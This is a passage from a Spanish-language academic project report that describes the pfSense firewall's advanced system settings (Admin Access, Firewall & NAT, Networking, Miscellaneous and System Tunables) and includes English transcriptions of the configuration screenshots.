
En *Admin Access*, se configuran opciones relacionadas con el servidor HTTP (*webConfigurator*), *Secure Shell*, el cual habilitamos para poder realizar gestión por consola si fuera necesario, y también los parámetros relacionados con el puerto de comunicaciones que poseen algunos ordenadores (*Serial Communications*) en caso de optar por esta opción. Para finalizar, hay que comentar que, por razones de seguridad podemos añadir una contraseña a este tipo de accesos (*Console Options*).

The screenshot displays the pfSense web interface at the 'System / Advanced / Admin Access' path. The navigation menu includes 'Admin Access', 'Firewall & NAT', 'Networking', 'Miscellaneous', 'System Tunables', and 'Notifications'. The main content area is organized into several sections:


- webConfigurator:**
 - Protocol:** Radio buttons for HTTP and HTTPS (selected).
 - SSL Certificate:** Dropdown menu set to 'webConfigurator default (5bb20d753abd5)'.
 - TCP port:** Input field with a spinner, set to 443. Description: 'Enter a custom port number for the webConfigurator above to override the default (80 for HTTP, 443 for HTTPS). Changes will take effect immediately after save.'
 - Max Processes:** Input field with a spinner, set to 2. Description: 'Enter the number of webConfigurator processes to run. This defaults to 2. Increasing this will allow more users/browsers to access the GUI concurrently.'
 - WebGUI redirect:** Check 'Disable webConfigurator redirect rule'. Description: 'When this is unchecked, access to the webConfigurator is always permitted even on port 80, regardless of the listening port configured. Check this box to disable this automatically added redirect rule.'
 - HSTS:** Check 'Disable HTTP Strict Transport Security'. Description: 'When this is unchecked, Strict-Transport-Security HTTPS response header is sent by the webConfigurator to the browser. This will force the browser to use only HTTPS for future requests to the firewall FQDN. Check this box to disable HSTS. (NOTE: Browser-specific steps are required for disabling to take effect when the browser already visited the FQDN while HSTS was enabled.)'
 - OCSP Must-Staple:** Check 'Force OCSP Stapling in nginx'. Description: 'When this is checked, OCSP Stapling is forced on in nginx. Remember to upload your certificate as a full chain, not just the certificate, or this option will be ignored by nginx.'
 - WebGUI Login Autocomplete:** Check 'Enable webConfigurator login autocomplete'. Description: 'When this is checked, login credentials for the webConfigurator may be saved by the browser. While convenient, some security standards require this to be disabled. Check this box to enable autocomplete on the login form so that browsers will prompt to save credentials (NOTE: Some browsers do not respect this option).'
 - WebGUI login messages:** Check 'Disable logging of webConfigurator successful logins'. Description: 'When this is checked, successful logins to the webConfigurator will not be logged.'
 - Anti-lockout:** Check 'Disable webConfigurator anti-lockout rule'. Description: 'When this is unchecked, access to the webConfigurator on the LAN interface is always permitted, regardless of the user-defined firewall rule set. Check this box to disable this automatically added rule, so access to the webConfigurator is controlled by the user-defined firewall rules (ensure a firewall rule is in place that allows access, to avoid being locked out!) Hint: the "Set interface(s) IP address" option in the console menu resets this setting as well.'
 - DNS Rebind Check:** Check 'Disable DNS Rebinding Checks'. Description: 'When this is unchecked, the system is protected against DNS Rebinding attacks. This blocks private IP responses from the configured DNS servers. Check this box to disable this protection if it interferes with webConfigurator access or name resolution in the environment.'
 - Alternate Hostnames:** Input field. Description: 'Alternate Hostnames for DNS Rebinding and HTTP_REFERER Checks. Specify alternate hostnames by which the router may be queried, to bypass the DNS Rebinding Attack checks. Separate hostnames with spaces.'
 - Browser HTTP_REFERER enforcement:** Check 'Disable HTTP_REFERER enforcement check'. Description: 'When this is unchecked, access to the webConfigurator is protected against HTTP_REFERER redirection attempts. Check this box to disable this protection if it interferes with webConfigurator access in certain corner cases such as using external scripts to interact with this system. More information on HTTP_REFERER is available from Wikipedia.'
 - Browser tab text:** Check 'Display page name first in browser tab'. Description: 'When this is unchecked, the browser tab shows the host name followed by the current page. Check this box to display the current page followed by the host name.'
- Secure Shell:**
 - Secure Shell Server:** Check 'Enable Secure Shell'.
 - SSHd Key Only:** Dropdown menu set to 'Password or Public Key'. Description: 'When set to Public Key Only, SSH access requires authorized keys and these keys must be configured for each user that has been granted secure shell access. If set to Require Both Password and Public Key, the SSH daemon requires both authorized keys and valid passwords to gain access. The default Password or Public Key setting allows either a valid password or a valid authorized key to login.'
 - SSH port:** Input field with a spinner, set to 22. Note: 'Leave this blank for the default of 22.'
- Serial Communications:**
 - Serial Terminal:** Check 'Enables the first serial port with 115200/8/N/1 by default, or another speed selectable below'. Note: 'This will redirect the console output and messages to the serial port. The console menu can still be accessed from the internal video card/keyboard. A null modem serial cable or adapter is required to use the serial console.'
 - Serial Speed:** Dropdown menu set to 115200. Description: 'Allows selection of different speeds for the serial console port.'
 - Primary Console:** Dropdown menu set to Serial Console. Description: 'Select the preferred console if multiple consoles are present. The preferred console will show pfSense boot script output. All consoles display OS boot messages, console messages, and the console menu.'
- Console Options:**
 - Console menu:** Check 'Password protect the console menu'.

El apartado *Firewall & NAT* contiene las opciones avanzadas de configuración del cortafuegos. En nuestro caso hemos dejado las opciones por defecto.
 “Diseño e implementación de una infraestructura de red basada en pfSense”

La parte *Firewall Advanced* nos ofrece opciones para modificar opciones en campos de los paquetes IP, como, por ejemplo, para eliminar el bit de fragmentación en los paquetes, a parte de la configuración de los estados de las conexiones del cortafuegos, como pueden ser los tiempos de las conexiones y las configuraciones de las reglas generadas a parte de la gestión avanzada del NAT (*Network Address Translation*) y de la actualización de las redes no enrutables (*Bogon Networks*).




Además, podemos definir de forma independiente el tiempo de duración de los diferentes estados en los que puede estar una conexión ya que, por cuestiones de ahorro de memoria o de uso de procesador, nos puede interesar variar este tiempo.



Networking es el apartado que se va a encargar de configurar las opciones IPv6, que en nuestro caso no va a ser utilizado, por lo que activamos la opción que nos permite usar IPv4, aunque se encuentre disponible IPv6 por si el sistema intenta usar erróneamente direcciones IPv6 de enlace local.

Por otra parte, se configurarán parámetros inherentes a las placas de red (opciones que ofrece el controlador del dispositivo disponible en FreeBSD) que, debido a la alta cantidad de fabricantes disponible, se hace necesario configurar de la forma más compatible y que de menores problemas en lo posible, por ejemplo, sin hacer uso de las opciones de descarga de trabajo que ofrecen, que no hemos modificado.

Todo esto se puede ver reflejado en la captura de esta parte de la configuración de red que tenemos disponible a continuación:



Miscellaneous se encarga de configurar un servidor proxy en caso de que fuera necesario (*Proxy Support*), además del balanceo de carga (*Load Balancing*), ahorro de energía (*Power Savings*), uso de cifrado y sensores de temperatura de la CPU (*Cryptographic & Thermal Hardware*), parámetros del sistema operativo (*Kernel Page Table Isolation*, relacionado con fallos de seguridad en el diseño de la CPU, *Schedules*, relacionado con la finalización de las conexiones, *RAM Disk Settings*, relacionadas con la unidad virtual ubicada en la RAM, *Hardware Settings*, donde se configura el apagado de los discos duros e *Installation Feedback*, que se encarga de enviar, una identificación única de nuestro dispositivo a Netgate) y de monitorización de las puertas de enlace (*Gateway Monitoring*, donde configuramos que acciones realizar cuando se queda inaccesible).

De todas estas opciones se ha activado el sensor de temperatura, quedando todo de la siguiente forma:

“Diseño e implementación de una infraestructura de red basada en pfSense”

Admin Access Firewall & NAT Networking **Miscellaneous** System Tunables Notifications

Proxy Support

Proxy URL
 Hostname or IP address of proxy server this system will use for its outbound Internet access.

Proxy Port
 Port where proxy server is listening.

Proxy Username
 Username for authentication to proxy server. Optional, leave blank to not use authentication.

Proxy Password
 Password for authentication to proxy server. Confirm

Load Balancing

Load Balancing Use sticky connections
 Successive connections will be redirected to the servers in a round-robin manner with connections from the same source being sent to the same web server. This "sticky connection" will exist as long as there are states that refer to this connection. Once the states expire, so will the sticky connection. Further connections from that host will be redirected to the next web server in the round robin. Changing this option will restart the Load Balancing service.
 Set the source tracking timeout for sticky connections. By default this is 0, so source tracking is removed as soon as the state expires. Setting this timeout higher will cause the source/destination relationship to persist for longer periods of time.

Power Savings

PowerD Enable PowerD
 The powerd utility monitors the system state and sets various power control options accordingly. It offers four modes (maximum, minimum, adaptive and hiadaptive) that can be individually selected while on AC power or batteries. The modes maximum, minimum, adaptive and hiadaptive may be abbreviated max, min, adp, hadp. Maximum mode chooses the highest performance values. Minimum mode selects the lowest performance values to get the most power savings. Adaptive mode attempts to strike a balance by degrading performance when the system appears idle and increasing it when the system is busy. It offers a good balance between a small performance loss for greatly increased power savings. Hiadaptive mode is alike adaptive mode, but tuned for systems where performance and interactivity are more important than power consumption. It raises frequency faster, drops slower and keeps twice lower CPU load.

AC Power

Battery Power

Unknown Power

Cryptographic & Thermal Hardware

Cryptographic Hardware
 A cryptographic accelerator module will use hardware support to speed up some cryptographic functions on systems which have the chip. Loading the BSD Crypto Device module will allow access to acceleration devices using drivers built into the kernel, such as Hifn or ubsec chipsets. If the firewall does not contain a crypto chip, this option will have no effect. To unload the selected module, set this option to "none" and then reboot.

Thermal Sensors
 With a supported CPU, selecting a thermal sensor will load the appropriate driver to read its temperature. Setting this to "None" will attempt to read the temperature from an ACPI-compliant motherboard sensor instead, if one is present. If there is not a supported thermal sensor chip in the system, this option will have no effect. To unload the selected module, set this option to "none" and then reboot.

Kernel Page Table Isolation

Kernel PTI Disable the kernel PTI
 Meltdown workaround. If disabled the kernel memory can be accessed by unprivileged users on affected CPUs.

Schedules

Schedule States Do not kill connections when schedule expires
 By default, when a schedule expires, connections permitted by that schedule are killed. This option overrides that behavior by not clearing states for existing connections.

Gateway Monitoring

State Killing on Gateway Failure Flush all states when a gateway goes down
 The monitoring process will flush all states when a gateway goes down if this box is checked.

Skip rules when gateway is down Do not create rules when gateway is down
 By default, when a rule has a gateway specified and this gateway is down, the rule is created omitting the gateway. This option overrides that behavior by omitting the entire rule instead.

RAM Disk Settings (Reboot to Apply Changes)

Use RAM Disks Use memory file system for /tmp and /var
 Set this to use /tmp and /var as RAM disks (memory file system disks) on a full install rather than use the hard disk. Setting this will cause the data in /tmp and /var to be lost. RRD, DHCP leases and log directory will be retained. Changing this setting will cause the firewall to reboot after clicking "Save".

RAM Disk Size
 /tmp RAM Disk /var RAM Disk
 Do not set lower than 40. Do not set lower than 60.
 Sets the size, in MiB, for the RAM disks.

Periodic RAM Disk Data Backups
 RRD Data DHCP Leases Log Directory
 Sets the interval, in hours, to periodically backup these portions of RAM disk data so they can be restored automatically on the next boot. Keep in mind that the more frequent the backup, the more writes will happen to the media.

Hardware Settings

Hard disk standby time
 Puts the hard disk into standby mode when the selected number of minutes has elapsed since the last access.
 Do not set this for CF cards.

En *System Tunables* se encuentran los atributos modificados del sistema operativo FreeBSD para optimizarlo para su uso como cortafuegos. Nos da la opción de añadir atributos por si fuera necesaria alguna configuración extra en nuestra máquina o en caso de necesitarlo el hardware instalado en la máquina que ejecuta pfSense. Se han dejado los parámetros activados a los valores definidos por defecto tal y como vemos en la siguiente ilustración:


System Tunables

NOTE: The options on this page are intended for use by advanced users only.

Tunable Name	Description	Value	+ New
net.inet.ip.portrange.first		1024	
net.inet.tcp.blackhole	Do not send RST on segments to closed ports	2	
net.inet.udp.blackhole	Do not send port unreachables for refused connects	1	
net.inet.ip.random_id	Assign random ip_id values	1	
net.inet.tcp.drop_synfin	Drop TCP packets with SYN+FIN set	1	
net.inet.ip.redirect	Enable sending IP redirects	1	
net.inet6.ip6.redirect	Send ICMPv6 redirects for unforwardable IPv6 packets	1	
net.inet6.ip6.use_tempaddr	Create RFC3041 temporary addresses for autoconfigured addresses	0	
net.inet6.ip6.prefer_tempaddr	Prefer RFC3041 temporary addresses in source address selection	0	
net.inet.tcp.synccookies	Use TCP SYN cookies if the syncache overflows	1	
net.inet.tcp.recvspace	Initial receive socket buffer size	65228	
net.inet.tcp.sendspace	Initial send socket buffer size	65228	
net.inet.tcp.delayed_ack	Delay ACK to try and piggyback it onto a data packet	0	
net.inet.udp.maxdgram	Maximum outgoing UDP datagram size	57344	
net.link.bridge.pfil_onlyip	Only pass IP packets when pfil is enabled	0	
net.link.bridge.pfil_member	Packet filter on the member interface	1	
net.link.bridge.pfil_bridge	Packet filter on the bridge interface	0	
net.link.tap.user_open	Allow user to open /dev/tap (based on node permissions)	1	
net.link.vlan.mtag_pcp	Retain VLAN PCP information as packets are passed up the stack	1	
kern.randompid	Random PID modulus. Special values: 0: disable, 1: choose random value	347	
net.inet.ip.intr_queue_maxlen	Maximum size of the IP input queue	1000	
hw.syscons.kbd_reboot	enable keyboard reboot	0	
net.inet.tcp.log_debug	Log errors caused by incoming TCP segments	0	
net.inet.tcp.tso	Enable TCP Segmentation Offload	1	
net.inet.icmplim	Maximum number of ICMP responses per second	0	
vfs.read_max	Cluster read-ahead max block count	32	
kern.ipc.maxsockbuf	Maximum socket buffer size	4262144	
net.inet.ip.process_options	Enable IP options processing ([LS]SRR, RR, TS)	0 (0)	
kern.random.harvest_mask	Entropy harvesting mask	351	
net.route.netisr_maxqlen	maximum routing socket dispatch queue length	1024	
net.inet.udp.checksum	compute udp checksum	1	
net.inet.icmp.reply_from_interface	ICMP reply from incoming interface for non-local packets	1	
net.inet6.ip6.rfc6204w3	Accept the default router list from ICMPv6 RA messages even when packet forwarding is enabled	1	
net.enc.out.ipsec_bpf_mask	IPsec output bpf mask	0x0001	
net.enc.out.ipsec_filter_mask	IPsec output firewall filter mask	0x0001	
net.enc.in.ipsec_bpf_mask	IPsec input bpf mask	0x0002	
net.enc.in.ipsec_filter_mask	IPsec input firewall filter mask	0x0002	
net.key.preferred_oldsa		0	
net.inet.carp.senderr_demotion_factor	Send error demotion factor adjustment	0 (0)	
net.pfsync.carp_demotion_factor	pfsync's CARP demotion factor adjustment	0 (0)	
net.raw.recvspace	Default raw socket receive space	65536	
net.raw.sendspace	Default raw socket send space	65536	
net.inet.raw.recvspace	Maximum space for incoming raw IP datagrams	131072	
net.inet.raw.maxdgram	Maximum outgoing raw IP datagram size	131072	
kern.corefile	Process corefile name format string	/root/%N.core	

pfSense is developed and maintained by Netgate. © ESF 2004 - 2018 View license.

